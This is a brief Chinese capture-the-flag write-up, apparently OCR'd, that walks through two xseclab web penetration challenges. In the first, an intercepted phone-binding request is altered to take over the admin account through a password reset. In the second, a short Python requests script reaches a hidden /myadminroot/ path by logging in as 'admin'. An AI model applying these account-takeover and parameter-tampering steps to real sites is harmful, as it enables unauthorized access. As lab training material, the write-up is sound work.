
综合关

1.渗透测试第一期
注意：该题目模拟真实环境，故具有排他性，请选择合适的时间段完成该题。 你只有一部可用手机，手机号码会在需要手机号码的页面中给出。
通关地址
修复
现在用户不用排他了，只要保证在一个session里即可。

先按注册,绑定,登录的过程走一遍,最后显示



那就是要用管理员账号登录啦.而管理员账号密码都不知道.管理员账号倒是可以猜一猜,什么”admin”,”Admin”,”administrator”之类的.网站上有个” Forget Password?”可以重置密码,那么我们可以尝试用给出的的手机号重置admin密码.提示”输入的手机号码不正确”.那么admin的手机号要怎么获取呢.绑定手机的时候我们可以抓包改一下用户为admin



现在就可以重置admin的密码了,并用重置后的密码登录看看
key就出来了

2.没有注入到底能不能绕过登录
不是SQL注入
通关地址

随便输些,登录提示”error”.看了一下robots.txt,发现”Disallow: /myadminroot/”
打开看看”Please login first!”所以先登录,再访问/myadminroot.写个python咯

```
import requests
r = requests.Session()
url = 'http://lab1.xseclab.com/pentest3_307c0281537de1615673af8c1d54885a/'
data = {'username': '1', 'password': '1'}
r.post(url, data=data)

url2 = 'http://lab1.xseclab.com/pentest3_307c0281537de1615673af8c1d54885a/myadminroot/'
print r.get(url2).content
```

结果是”please login as admin!”.那把username的值改为admin再来一次
key到手

其他的题目都不会啦,就先写到这吧~

结束